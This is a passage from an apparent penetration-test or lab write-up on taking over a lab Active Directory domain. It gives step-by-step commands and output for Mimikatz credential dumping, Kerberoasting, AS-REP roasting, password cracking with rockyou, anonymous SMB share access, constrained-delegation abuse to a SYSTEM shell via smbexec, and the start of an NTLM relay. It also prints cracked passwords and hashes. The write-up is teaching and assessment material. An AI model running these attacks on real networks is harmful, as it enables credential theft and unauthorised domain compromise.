These credentials are likely in cleartext due to **WDigest**, a module that allows passwords to be stored in cleartext on Windows (a feature disabled after Windows 8).

We can confirm whether these credentials are valid by using **nxc** to attempt authentication on all the machines within the domain:



Appendix W3.2 - Searching for credentials in the vault

Although we have already found some interesting credentials, we can still check for additional stored credentials in various batch files using **Mimikatz** with the following command:


```
mimikatz token::elevate "vault::cred /patch" exit
```

To use this command, we first need to navigate to the directory containing the Mimikatz executable, which, on the compromised machine (192.168.72.9), is located in the **/temp** folder.

The **"elevate"** part of the command is used to gain the highest possible privileges, even if we are already **NT AUTHORITY\SYSTEM**. If we had used this command at a lower privilege level (for example, if we were not an Administrator or **NT AUTHORITY\SYSTEM**), the system would not have allowed it, as we would not have had the necessary privileges.

By doing this, we successfully retrieved a stored password for the user **Vespino**, which is **Password###333###**. Additionally, **Vespino** is an administrator on **machine 4**, which gives us further access and control over that system. This password can be used for further attacks or lateral movement within the network, potentially allowing unauthorized access to other systems or services associated with this user.

We can confirm whether these credentials are valid by using **nxc** to attempt authentication on all the machines within the domain



Appendix W4 - The conquer of segreteria

In this appendix, we will demonstrate **two different methods** for obtaining the **segreteria user**. Both methods can be used arbitrarily, and they ultimately lead to the same outcome, which is further explained in Appendix W5.

Appendix W4.1 - Method #1

Precondition: *SANSEVERINO$* must be joined to the domain.

We can assume that SANSEVERINO$ is domain-joined, since the **LSASS dump** we performed earlier also contained Kerberos credentials. To be absolutely sure, we run the following Nmap command:

nmap --script nbstat 192.168.72.9

The output confirms us that machine **192.168.72.9** is indeed part of the **FINANCE** domain, as indicated by the **NetBIOS** results.

```
┌──(e.falcone9㉿ pteh-kali-072-6)-[~]
└─$ nmap --script nbstat  192.168.72.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-21 16:15 CET
Nmap scan report for sanseverino (192.168.72.9)
Host is up (0.00044s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: BC:24:11:D0:CD:9E (Unknown)

Host script results:
| nbstat: NetBIOS name: SANSEVERINO, NetBIOS user: <unknown>, NetBIOS MAC: bc:24:11:d0:cd:9e (unknown)
| Names:
|   SANSEVERINO<00>      Flags: <unique><active>
|   FINANCE<00>          Flags: <group><active>
|_  SANSEVERINO<20>      Flags: <unique><active>

Nmap done: 1 IP address (1 host up) scanned in 1.46 seconds
```

What we can do now is evaluate any delegations that **SANSEVERINO$** might have over other domain users. If we can find a delegation, we could potentially perform lateral movements to other users within the domain. To achieve this, we use the **impacket-GetUserSPNs** tool, which allows us to obtain the **Service Principal Names (SPNs)** of **Kerberized** users (users who can receive a Kerberos ticket):

```
┌──(e.falcone9㉿ pteh-kali-072-6)-[~]
└─$ impacket-GetUserSPNs finance.calipendula.loc/SANSEVERINO$ -hashes :09dfd1d58604863a84cb48e52fc6b43e -dc-ip 192.168.72.8
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName  Name        MemberOf  PasswordLastSet             LastLogon                   Delegation
--------------------  ----------  --------  --------------------------  --------------------------  -----------
ufficio/segreteria    segreteria            2024-12-01 13:40:05.769156  2024-12-03 12:14:11.155798  constrained
```

As shown in the output, we can obtain delegation rights for the **segreteria** user. At this point, by adding the **-request** option to the last command, we can request the **hash of the ticket TGT associated with this user**.

```
┌──(e.falcone9㉿pteh-kali-072-6)-[~]
└─$ impacket-GetUserSPNs finance.calipendula.loc/SANSEVERINO$ -hashes :09dfd1d58604863a84cb48e52fc6b43e -dc-ip 192.168.72.8 -request
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName  Name        MemberOf  PasswordLastSet             LastLogon                   Delegation
--------------------  ----------  --------  --------------------------  --------------------------  -----------
ufficio/segreteria    segreteria            2024-12-01 13:40:05.769156  2024-12-03 12:14:11.155798  constrained



[-] CCache file is not found. Skipping...
$krb5tgs$23$*segreteria$FINANCE.CALIPENDULA.LOC$finance.calipendula.loc/segreteria*$acd544940c3273dcfa2c5a646c0f5fdd$37a7a5a9810a1ae23be19c5631106ad469f6f946b6b2aa9f8824c7befb0418b261f07e347e84f2271386c54090a9b04
ca3f76c0402fc5c9d5970d09e0d83909c215c10401f93ec767ce318fb5879e565c8b3627c4f408638196e1081a326c0a862f854d448374479c597695bf6eaa3db2d1574efc0b0071be3cee6eaa9e2e2a0b70f426c4d11298cd2f511445ca435bd1ef81439dda4a60928c
d08ffd395d2696086dc47b0b68c6fd7ed09170b1d7e612a8769d50d6a656d849f9bd7ef2e30261f2cb9d2b4e120abdf2ff7e18edf5d41968e8a0b4ae7a11ad14bfd2aa4a20e47e978794c6cf1b85b0ac37448e4cc4c071a55b58d341c8e3f9c236ed905ddc3bcecd5f18
fc734ddfd729c401a3a65f77b5f3a81ce03d8a7e10b877c001291e9b0c1375edaf01bc9461cbceb0c2fdbcb5f582f443b550d72c64c4ae5bd5c369983e9bd60d0b9bde9002ce30ef6f39dc61cae9aac55abd4be1ee67ba984dce088ca38fe283c271f3d3c5449e1e6e3b246
322ea0b0e900f3b1ece04a98d675b1d69e17f6e41028f7ef16904469ea968a68bf9367a4a17877ad33978f7f5e885586b946a8b12ab04800c8efcebe1eba51798fb3ec9d1ddd08e6fd0fd9e3ae8b65e9dc7698814954d924a3d889288246a7fa5f1d8139a4848f3b955a8
a9fa168d138b7b296a90fd5862c2fe3f49c66f23ad23c779f15380581a84f6a2d0f75d33489714e8ccc54cb53f868bcf32aecec15dc785d8e9ebbef6cb43d69b9fbdb6d196474eef973f100a061cbd55fdb944dce3eada0386a5253c43663a1431ca851146c591aa4639a
2416fba031a0a72ec0d7a3bc9cf56e30bd10b8d41c1fad1efadac38e3f2764926278d516bde172c9574c6cf0e7bb380f7d99097e29c230eadde8f36cd74ae44028ec42f61f2ab27d58365956d10eec7c9d397133e6c63c975ed0277ef7a443b760227c4e4db08867d68e
901cb2906e4a629f7c6e9d183883867ed1f3b624675d2ea6dbccbf3d8b509bfc1d182accc748e92dfc84189a31113970f4ce8d0d2fdb7915a872012306ed2b0980b47e88e2251b3be8bb2472baebdf355b6e57696ca4f8e2f0734e2f79beab148fc2b55ae34b64843cdf
fb54e86146d7bd2957f1fa104d29d8f66fe46adf58760af1fa3111658f132b90330c495624d2931f34db5ac0ceadd2f1e0f53815a34d67dd820c70e95c49ea5f3f9b19175ce8dbf8a743b9edf920ca66eb19239b5500c7ca8d37df40631fa24c38f9e72678e38d755dd3
5e503a2bc06f9ed632c70638c84c5e64d9ef93aed4e1613910f5f8864c2f97f6130118d217b3c2d2c4574a9a69c195a7f0a66d54d61e2c7ec4068939a14d66caa818b89efdf80f4d487296909fabf0baf04224d2eb8ffa9a5f5136b617bd04c570695da8822778ef32d
5d3721611293fc89471564b909fec5cbc3b9510bc66f4b0a13de13bb3138fadb0c05478aab0db92e924f4946a666e13928b5583518d7f537a5ca12450b741f3e484c54435d8f79e8bf129fb41dd76aa9a4dc44aa36b4450d725c79eb108d63e24c7cead7e6516f21b980
9ed1882bd676a8be0fffbae418afca9e98ce80a010b80bd85
```

This ticket is encrypted with a hash based on the user's password. Therefore, we can save the ticket hash to a file and use a **common password dictionary**, such as [rockyou.txt](), to perform a brute-force attack and decode the password. For this process, we can use tools like **John the Ripper** to crack the hash and retrieve the password.

```
┌──(e.falcone9㉿pteh-kali-072-6)-[~]
└─$ nano TgsHashSegreteria.txt

┌──(e.falcone9㉿pteh-kali-072-6)-[~]
└─$ john TgsHashSegreteria.txt -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
princess#1       (?)
1g 0:00:00:00 DONE (2024-12-03 22:44) 4.761g/s 112152p/s 112152c/s 112152C/s travon..teamoa
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Appendix W4.2 - Method #2

To gather more interesting information about **machine 192.168.72.4**, we can use the **enum4linux** tool. Among the information it returns, we find that **machine 192.168.72.4** accepts **NULL SESSIONS**, which can be useful for further exploitation or information gathering.

```
┌──(e.falcone9㉿pteh-kali-072-6)-[/opt/impacket/examples]
└─$ enum4linux -a 192.168.72.4
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Dec  5 17:17:06 2024

 ==========================================( Target Information )==========================================

Target ........... 192.168.72.4
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 192.168.72.4 )============================


[+] Got domain/workgroup name: FINANCE


 ================================( Nbtstat Information for 192.168.72.4 )================================

Looking up status of 192.168.72.4
        SAVA            <20> -         B <ACTIVE>  File Server Service
        SAVA            <00> -         B <ACTIVE>  Workstation Service
        FINANCE         <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        FINANCE         <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
        FINANCE         <1d> -         B <ACTIVE>  Master Browser
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser

        MAC Address = BC-24-11-97-55-FB

 ==================================( Session Check on 192.168.72.4 )==================================


[+] Server 192.168.72.4 allows sessions using username '', password ''
```

A **NULL SESSION** is an unauthenticated connection to a Windows machine over the **Server Message Block (SMB)** protocol. It allows an attacker to establish a connection to the system without providing a username or password. While the connection is unauthenticated, it still enables the attacker to gather certain information about the system, such as the list of shares, usernames, and other publicly accessible details

To verify if this is true, we can try using **nxc smb** to check if we can authenticate to the machine at **192.168.72.4**:

```
┌──(e.falcone9㉿ pteh-kali-072-6)-[~]
└─$ nxc smb 192.168.72.4 -u '' -p ''
SMB         192.168.72.4    445    SAVA             [*] Windows 10 Pro 19045 x64 (name:SAVA) (domain:finance.calipendula.loc) (signing:False) (SMBv1:True)
SMB         192.168.72.4    445    SAVA             [+] finance.calipendula.loc\:
```


Now that we have proof that a **NULL SESSION** is possible, we can add the **-shares** option to see the shares that we can access anonymously:

```
┌──(e.falcone9㉿pteh-kali-072-6)-[/opt/impacket/examples]
└─$ nxc smb 192.168.72.4 -u '' -p '' --shares
SMB         192.168.72.4    445    SAVA             [*] Windows 10 Pro 19045 x64 (name:SAVA) (domain:finance.calipendula.loc) (signing:False) (SMBv1:True)
SMB         192.168.72.4    445    SAVA             [+] finance.calipendula.loc\:
SMB         192.168.72.4    445    SAVA             [*] Enumerated shares
SMB         192.168.72.4    445    SAVA             Share           Permissions     Remark
SMB         192.168.72.4    445    SAVA             -----           -----------     ------
SMB         192.168.72.4    445    SAVA             ADMIN$                          Amministrazione remota
SMB         192.168.72.4    445    SAVA             C$                              Condivisione predefinita
SMB         192.168.72.4    445    SAVA             IPC$                            IPC remoto
SMB         192.168.72.4    445    SAVA             segreteria_share READ
```

Among all the shares, the most interesting one is **segreteria_share**, which is the only one with read permissions. We decide to download the share and examine its contents.

```
┌──(e.falcone9㉿pteh-kali-072-6)-[/opt/impacket/examples]
└─$ nxc smb 192.168.72.4 -u '' -p '' --shares
SMB         192.168.72.4    445    SAVA             [*] Windows 10 Pro 19045 x64 (name:SAVA) (domain:finance.calipendula.loc) (signing:False) (SMBv1:True)
SMB         192.168.72.4    445    SAVA             [+] finance.calipendula.loc\:
SMB         192.168.72.4    445    SAVA             [*] Enumerated shares
SMB         192.168.72.4    445    SAVA             Share           Permissions     Remark
SMB         192.168.72.4    445    SAVA             -----           -----------     ------
SMB         192.168.72.4    445    SAVA             ADMIN$                          Amministrazione remota
SMB         192.168.72.4    445    SAVA             C$                              Condivisione predefinita
SMB         192.168.72.4    445    SAVA             IPC$                            IPC remoto
SMB         192.168.72.4    445    SAVA             segreteria_share READ

┌──(e.falcone9㉿pteh-kali-072-6)-[/opt/impacket/examples]
└─$ smbget segreteria_share
smbc_open: Invalid argument

┌──(e.falcone9㉿pteh-kali-072-6)-[/opt/impacket/examples]
└─$ smbclient //192.168.72.4/segreteria_share -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Dec  1 17:16:02 2024
  ..                                  D        0  Sun Dec  1 17:16:02 2024
  addetti_di_segreteria.txt           A      232  Sun Dec  1 17:17:22 2024

                33409953 blocks of size 4096. 22441848 blocks available
smb: \>
```

Inside, we find a particularly interesting **text file**, which contains the following information:



The content of the message makes it clear that, since it states that the secretarial staff does not require **pre-authentication**, **the segreteria user likely does not require it either**. This leads us to believe that we might be able to exploit this by using an **AS-REP roasting attack**.

To carry out the attack and verify if this is true, we first check for users that do not require pre-authentication in the domain. To do this, we create a file called **users.txt**, which contains the users we have encountered so far.

```
┌──(e.falcone9㉿ pteh-kali-072-6)-[~]
└─$ cat users.txt
vespino
ammo
segreteria
```

Next, we use the **impacket-GetNPUsers** tool, which allows us to enumerate users in an Active Directory domain and attempt to obtain **TGTs (Ticket Granting Tickets)** for users who do not require pre-authentication via Kerberos. This tool will help us identify if any users are vulnerable to the **AS-REP roasting** attack by requesting TGTs for those users and capturing the encrypted responses.

```
┌──(e.falcone9㉿pteh-kali-072-6)-[/opt/impacket/examples]
└─$ impacket-GetNPUsers finance.calipendula.loc/ -usersfile /home/e.falcone9/users.txt
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent da
tetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User vespino doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ammo doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$segreteria@FINANCE.CALIPENDULA.LOC:5a2fb87115c3ccf8b9d9c91563d51980$46759112d9658d9380779c1ea1f54a8f0e5388e7a7961bad174e3251558cdd5ea54cfa9096d7e15f8fbfb0c68946ff9a6201e73eb0cdb6c2069ec3a58e022635
bafcaf4c40af848d6aa3f3295dff08d3d2a9a916e52b5cbb304ae8d2ad8e69b2154e8db767646b225e878c2f2bc74fae08c1db7ad3a1f1d2214a3cdf1b6d083aeae5c4b4d03bbfacc6fee54f1fd36aaad61fd3b07cfb0c0b6fe0a119edc0ec76e0bb3326561ac0f364
e6a96e6046941e0608e03397f306d5d2297fcbc3ab1dc69a3689cc6665c7de10ec399312c4767dd6c86a60ca3984877899bce700b6f299e678c98b5fbea34df9510965515c32fa2877934bc38eb7f3684702a5219fb2b33c4b
```

As we expected, the **segreteria** user does not require pre-authentication, and the tool has returned the hash of their **TGT**. We can now perform a brute force attack on this hash using **John the Ripper** and the common password dictionary **rockyou.txt**.

```
┌──(e.falcone9㉿pteh-kali-072-6)-[/opt/impacket/examples]
└─$ nano /home/e.falcone9/asrepsegreteria.txt

┌──(e.falcone9㉿pteh-kali-072-6)-[/opt/impacket/examples]
└─$ john asrep -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 SSE2 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
princess#1       ($krb5asrep$23$segreteria@FINANCE.CALIPENDULA.LOC)
1g 0:00:00:00 DONE (2024-12-05 18:12) 20.00g/s 460800p/s 460800c/s 460800C/s travon..cherryblossom
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Appendix W5 - The fall of the 192.168.72.4 machine

In this appendix, we will distinguish three different methods to access and take control of **machine 192.168.72.4**, ranging from the easiest to the most difficult. All three options are equally feasible, and each represents a legitimate attack vector that can be successfully carried out.

Appendix W5.1 - Method #1

In Appendix W4, we have obtained the password for **segreteria**. To verify that the password is correct, we can use **nxc** to test if **segreteria** can authenticate on the domain's machines.


```
┌──(e.falcone9㉿pteh-kali-072-6)-[~]
└─$ nxc smb 192.168.72.0/24 -u 'segreteria' -d FINANCE -p princess#1
SMB         192.168.72.4    445    SAVA             [*] Windows 10 Pro 19045 x64 (name:SAVA) (domain:finance.calipendula.loc) (signing:False) (SMBv1:True)
SMB         192.168.72.3    445    CAVA             [*] Windows 10 / Server 2019 Build 19041 x64 (name:CAVA) (domain:finance.calipendula.loc) (signing:False) (SMBv1:False)
SMB         192.168.72.9    445    SANSEVERINO      [*] Windows 10 / Server 2019 Build 19041 x64 (name:SANSEVERINO) (domain:finance.calipendula.loc) (signing:False) (SMBv1:False)
SMB         192.168.72.7    445    DC1              [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC1) (domain:calipendula.loc) (signing:True) (SMBv1:False)
SMB         192.168.72.8    445    SRVAPP           [*] Windows 10 / Server 2019 Build 17763 x64 (name:SRVAPP) (domain:finance.calipendula.loc) (signing:True) (SMBv1:False)
SMB         192.168.72.4    445    SAVA             [+] FINANCE\segreteria:princess#1
SMB         192.168.72.3    445    CAVA             [+] FINANCE\segreteria:princess#1
SMB         192.168.72.9    445    SANSEVERINO      [+] FINANCE\segreteria:princess#1
SMB         192.168.72.7    445    DC1              [+] FINANCE\segreteria:princess#1
SMB         192.168.72.8    445    SRVAPP           [+] FINANCE\segreteria:princess#1
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```

Now that we have obtained the password for **segreteria**, we can use it to verify the delegations that **segreteria** actually possesses, by using an additional Impacket tool such as **impacket_findDelegation**.

```
┌──(e.falcone9㉿pteh-kali-072-6)-[~]
└─$ impacket-findDelegation finance.calipendula.loc/SANSEVERINO$ -hashes :09dfd1d58604863a84cb48e52fc6b43e -dc-ip 192.168.72.8
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

AccountName  AccountType  DelegationType                      DelegationRightsTo                  SPN Exists
-----------  -----------  ----------------------------------  ----------------------------------  ----------
segreteria   Person       Constrained w/ Protocol Transition  cifs/sava.finance.calipendula.loc   No
segreteria   Person       Constrained w/ Protocol Transition  cifs/SAVA                           No
CAVA$        Computer     Unconstrained                       N/A                                 Yes
SAVA$        Computer     Constrained w/ Protocol Transition  alerter/CAVA                        No
SAVA$        Computer     Constrained w/ Protocol Transition  alerter/cava.finance.calipendula.loc  No
```


The output suggests that the user segreteria has delegation rights on **cifs/SAVA**, which grants **administrative access to the machine's disks**—an excellent opportunity for an attacker. Now that we know segreteria's password, we can request a Service Ticket using segreteria's identity to **impersonate an administrator on the SAVA** machine's disk.

To do this, we can use the **impacket-getST** tool, which **requests a service ticket for the cifs/SAVA service**, impersonating the administrator on the target machine using segreteria's credentials.



This command returns a Service Ticket, which is saved in a binary file. To use the ticket we've obtained, we **load it into an environment variable KRB5CCNAME** so that it is **automatically recognized** by Kerberos commands. To use these ticket, we first need to export it, using the command:

```
export KRB5CCNAME=
administrator@cifs_W10-2@CALIPENDULA.LOC.ccache
```



This allows us to authenticate and interact with the target system using the impersonated credentials.

Having a valid ticket for the CIFS service, we can perform **SMB-execution on the disk of the SAVA machine** by using **SMB**, the protocol for file and printer sharing. We can perform SMB-execution through the **impacket-smbexec** command. This will permit us to **run commands** on the target machine **remotely** through SMB, using the impersonated administrator credentials:


```
┌──(e.falcone9㉿pteh-kali-072-6)-[~]
└─$ impacket-smbexec finance.calipendula.loc/administrator@SAVA -k
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[!] Launching semi-interactive shell - Careful what you execute
```

By doing this, we gain a shell with **administrative privileges** on the **SAVA** machine (192.168.72.4):

```
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
sava

C:\Windows\system32>ipconfig

Configurazione IP di Windows


Scheda Ethernet Ethernet 2:

   Suffisso DNS specifico per connessione:
   Indirizzo IPv4. . . . . . . . . . . . : 192.168.72.4
   Subnet mask . . . . . . . . . . . . . : 255.255.255.0
   Gateway predefinito . . . . . . . . . : 192.168.72.254
```

Appendix W5.2 - Method #2

To use this second method, it is first recommended to log in via **Remote Desktop** to the machine using the segreteria credentials we found earlier, because it's not exactly trivial.




This method it's basically a variation of the previous one. What we want to do is to establish a **Resource-Based Constrained Delegation (RBCD)** associated with a fictitious computer that we will create during this appendix. This computer will appear as an entity with the permission to

impersonate users on other machines within the domain. This will allow us to perform privileged operations as if we were another user, granting us access to resources and services that are otherwise restricted.

Precondition: The **WebClient** service must be open and running on the attacked machine (192.168.72.4).

It is possible to check if the **WebClient** service is open by using the command:


```
sc query webclient
```



In this case, the service is closed, so we have to open it in order to proceed with our attack. Since the **WebDAV** service runs with elevated privileges (NT-AUTHORITY\SYSTEM), it is **not possible** to start it with the permissions of a regular user using:


```
sc start WebClient
```

This command requires NT-AUTHORITY\SYSTEM privileges. However, our attacking machine (192.168.72.6) can be used to launch this service via the **impacket-ntlmrelays** tool. This tool allows credentials from a vulnerable machine to be **intercepted** and **relayed** to another destination. When a **WebDAV** service on the target machine (192.168.72.4) receives an NTLM authentication request, **ntlmrelayx** intercepts and relays these credentials to another machine (192.168.72.6, in this case). This will allow us to authenticate as the user on the vulnerable machine, exploiting the NTLM credentials.




On the target machine (192.168.72.3), use the following command to simulate an attempt to connect to the WebDAV server:

```
net use http://192.168.72.6
```



When the **net use** command is used to connect to a WebDAV server, the Windows system tries to establish a connection with the WebDAV server, triggering the NTLM authentication process to verify whether the user has the necessary permissions to access that resource. As the machine at **192.168.72.4** tries to authenticate with the WebDAV server on **192.168.72.6**, it sends its NTLM credentials. However, instead of a real WebDAV server, there is an **ntlmrelayx listener** on **192.168.72.6**, which intercepts and relays these credentials to the target machine **192.168.72.4**.

Since the WebDAV service is already configured but not active on **192.168.72.4**, the relayed NTLM credentials allow the machine to activate the WebDAV service automatically. The request to activate the service, which comes from another system (192.168.72.6 acting as a proxy), makes the machine **192.168.72.4** behave as if it was self-activated through the relayed credentials.

